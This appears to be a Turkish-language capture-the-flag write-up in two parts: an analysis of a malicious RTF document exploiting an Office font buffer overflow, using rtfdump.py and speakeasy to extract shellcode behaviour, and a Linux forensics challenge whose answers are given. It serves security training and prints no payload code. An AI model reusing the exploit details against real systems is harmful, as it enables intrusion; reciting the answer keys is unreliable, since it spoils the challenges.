Scdbg ve ya Speakeasy

IDE

#1 What is the CVE ID of the exploited vulnerability?


Sömürülen güvenlik açığının CVE kimliği nedir?



md5sum ile hash'i alip arama yapinca direkt CVE cikardi.

#2 To reproduce the exploit in a lab environment and mimic a corporate machine running Microsoft office 2007, a specific patch should not be installed. Provide the patch number.


İstismarı bir laboratuvar ortamında yeniden oluşturmak ve Microsoft office 2007 çalıştıran bir kurumsal makineyi taklit etmek için belirli bir yama yüklenmemelidir. Yama numarasını sağlayın



Ortala dogru inince 2007 icin yama numarasini gorursunuz

#3 What is the magic signature in the object data?

Nesne verilerindeki sihirli imza nedir?



Python dosyamizi calistirim argument olarak zararli dosyamizi verdigimizde signature verir bize.

Hatta md5 de cikardi. Bununla da 1ci sorudaki gibi hash degerinden yola cikarak CVE kodunu bula bilirsiniz.

#4 What is the name of the spawned process when the document gets opened?

Belge açıldığında ortaya çıkan sürecin adı nedir?


ProcessHacker ve ya buna benzer her hangi bir uygulamayi kurup zararli yazilimi calistirdiginizda

dosya ismi process olarak belirir.

Cevap:

#5 What is the full path of the downloaded payload?

İndirilen yükün tam yolu nedir?



Python:

python3 rtfdump.py -s 7 -a -d c39-EmprisaMaldoc.rtf

Terminalde yukarida belirttigim kod satirini calistirdigimizda bize bir ciktir verir.


Bunu hex to text yazarak googleda aratirsaniz sonuclar cikarir.

Burda bir sifrelenme kullanilmis. Ben C:\ gordukten sonra o gordugumden gerisini tahmin

olarak yuruttum ilk denemede dogru cikti.

#6 Where is the URL used to fetch the payload?

Yükü almak için kullanılan URL nerede?




Tekrar text'e goz gezdirdigimizde bize bir github ardesi verdi.

Bir resim dosyasi var indirip incelememiz gerek.

#7 What is the flag inside the payload?


Yükün içindeki bayrak nedir?



string ve grep kullanarak flag degerini vererek bana lazim olan ciktiyi aldim.

#8 The document contains an obfuscated shellcode. What string was used to cut the shellcode in half? (Two words, space in between)

Belge, gizlenmiş bir kabuk kodu içeriyor. Kabuk kodunu yarıya indirmek için hangi dize kullanıldı? (İki kelime, arada boşluk)



Tekrardan text'i inceledigimizde isareledigim yaziyi aliyoruz.

#9 What function was used to download the payload file from within the shellcode?

Yük dosyasını kabuk kodu içinden indirmek için hangi işlev kullanıldı?

Python:

speakeasy.py -t dosya.bin -a x86 -r

speakeasy aracina githubdan erisip indire bilirsiniz. setup etmeniz gerek.

bin dosyasini yaratmak icin hex kodlarini decode ederek dosya.bin

yazarak kayd edip sonrasinda architecture secmeniz gerek. yani x64 vs x86.

Artik burada bir cok sorunun cevabi ortaya cikiyor.

#10 What function was used to execute the downloaded payload file?

İndirilen yük dosyasını yürütmek için hangi işlev kullanıldı?


9cu sorudan aldigimiz command burada ve 11ci soruda is goruyor.

#11 Which DLL gets loaded using the "LoadLibrayA" function?

"LoadLibrayA" işlevi kullanılarak hangi DLL yüklenir?

#12 What is the FONT name that gets loaded by the process to trigger the buffer overflow exploit?(3 words)


Arabellek taşması istismarını tetiklemek için işlem tarafından yüklenen FONT adı nedir?(3 kelime)



cat ile dosyamizi okuyup text'e cevirdigimizde altlarda fontumuz cikiyor.

#13 What is the GitHub link of the tool that was likely used to make this exploit?

Bu istismarı gerçekleştirmek için kullanılmış olması muhtemel aracın GitHub bağlantısı nedir?




CVE kodunu google'da arattigimizda zaten etkili sonuclar cikarir.

Bize lazim olan github reposu.

#14 What is the memory address written by the exploit to execute the shellcode?

Kabuk kodunu yürütmek için istismar tarafından yazılan bellek adresi nedir?




Exploitin kaynak koduna baktigimizda bellek adresini rahatlikla gorebiliriz.

HACKED

HACKED

1-)What is the system timezone?(Sistemin saat dilimi nedir ?)


Sistemin saat dilimini Linux da timedatectl komutu ile öğreniyoruz. İmaj dosyamızda ise etc(konfigürasyon dosyalarının bulunduğu dizin) altında timezone dosyasında görüntülüyoruz.



Cevap: Europe/Brussels

2-)Who was the last user to log in to the system?(Sisteme son giriş yapan kullanıcı kimdir ?)

Linux için sisteme son giriş yapan kullanıcıları last, lastlog komutları yardımıyla görüntüleyebiliriz. İmaj dosyamızda ise (log kayıtlarının tutulduğu) /var/log dizini altında auth.log dosyasında bulabiliriz. Aşağıdaki ekran görüntüsünde cevabımız yanıltıcı bir kullanıcı adı şeklindedir.



Cevap: mail


3-)*What was the source port the user 'mail' connected from?(Mail kullanıcısının bağlandığı kaynak port neydi ?)*

2. sorunun görselinde bağlantının kabul edildiği log kaydında kaynak portu görebilirsiniz.

Cevap: 57708

4-)How long was the last session for user 'mail'? (Minutes only)(Mail kullanıcısının son oturumu ne kadar sürdü ?)


Aşağıdaki görselde mail kullanıcısının giriş yaptığı Oct 5 13:23:34 tarihi ve oturumu kapattığı Oct 5 13:24:11 tarihi arasındaki farkı dakika cinsinden alırsak cevabımıza ulaşmış oluruz.



Cevap: 1

5-)Which server service did the last user use to log in to the system?(Son kullanıcı sisteme giriş yapmak için hangi sunucu servisini kullandı ?)

Resimde mail kullanıcısının başarıyla giriş yaptığı satırda cevap gösterilmiştir.

